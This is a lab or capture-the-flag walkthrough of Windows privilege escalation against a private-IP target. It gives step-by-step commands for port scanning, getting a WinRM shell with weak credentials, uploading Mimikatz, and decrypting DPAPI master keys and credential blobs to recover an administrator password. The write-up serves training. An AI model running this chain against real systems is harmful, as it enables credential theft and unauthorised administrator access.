DPAPI Privilege Escalation Walkthrough (dpp)
- Target:
172.31.35.83 - Category: Windows Escalation
1. Recon / Port Scan
Scan all ports:
1
nmap 172.31.35.83 -p- --min-rate 5000 -T4
Then perform service detection:
1
nmap 172.31.35.83 -sV -sC -p 135,139,445,3389,47001

Expected open ports:
135→ MSRPC139→ NetBIOS445→ SMB3389→ RDP47001→ WinRM
2. Validate Credentials
Credentials: user:user
Check SMB access:
1
nxc smb 172.31.35.83 -u user -p user
Check WinRM access:
1
nxc winrm 172.31.35.83 -u user -p user
If successful: (Pwn3d!)
3. Get Shell with Evil-WinRM
1
evil-winrm -i 172.31.35.83 -u user -p user

You now have a low-privileged shell.
4. Enumerate Privileges
Check privileges:
whoami /all
Observe:
- No
SeImpersonatePrivilege - No
SeDebugPrivilege
Potato attacks are not possible. Move to DPAPI enumeration.
5. Locate DPAPI Credential Blobs
Navigate to credentials folder:

cd C:\Users\user\AppData\Local\Microsoft\Credentials
dir
You should see files like: A72790526F42561B72F8C678EF0CC5F6 This is the credential blob.
6. Locate DPAPI Master Keys
Navigate to Protect directory:
cd C:\Users\user\AppData\Roaming\Microsoft\Protect
dir /s
You should find a SID directory like: S-1-5-21-2917807172-2013632498-2334206973-1001 Inside it: d3ae10b4-97ca-406e-8804-749be959c667 This is the master key GUID.
7. Get User SID
whoami /user

Example output: S-1-5-21-2917807172-2013632498-2334206973-1001 Save this SID.
8. Upload Mimikatz
Using Evil-WinRM:
upload mimikatz.exe
dir
9. Decrypt DPAPI Master Key
Launch Mimikatz:
.\mimikatz.exe
Run:
dpapi::masterkey /in:C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-2917807172-2013632498-2334206973-1001\d3ae10b4-97ca-406e-8804-749be959c667 /rpc

(You may also provide the password to decrypt the masterkey offline if needed).
Expected output:
1
key : 0xc47566bb220f139317dfdb7a44c2d47b00e326278fc3beaf93aa69d98e4bacb17
Copy the master key.
10. Decrypt Credential Blob
Run:
dpapi::cred /in:C:\Users\user\AppData\Local\Microsoft\Credentials\A72790526F42561B72F8C678EF0CC5F6 /masterkey:0xc47566bb220f139317dfdb7a44c2d47b00e326278fc3beaf93aa69d98e4bacb17
Expected output:
1
2
UserName : admin
CredentialBlob : 3C|2Q4}I^G36^PL
Recovered credentials: admin : 3C|2Q4}I^G36^PL
11. Validate Admin Credentials
From Kali:
1
nxc winrm 172.31.35.83 -u admin -p '3C|2Q4}I^G36^PL'
If successful: (Pwn3d!)
12. Login as Administrator
1
evil-winrm -i 172.31.35.83 -u admin -p '3C|2Q4}I^G36^PL'
You now have Administrator access.
13. Retrieve Flag
cd C:\Users\admin\Documents
type flag.txt
14. Attack Flow
- Weak Credentials
- WinRM Access
- DPAPI Enumeration
- Master Key Decryption
- Credential Blob Decryption
- Recovered Admin Password
- Administrator Shell
15. Key Concept
DPAPI encrypts stored credentials using the user’s Windows password. If an attacker knows the user’s password, they can decrypt:
- Saved RDP credentials
- Browser passwords
- Credential Manager entries
- WiFi passwords
This creates a privilege escalation path when privileged credentials are stored by low-privileged users.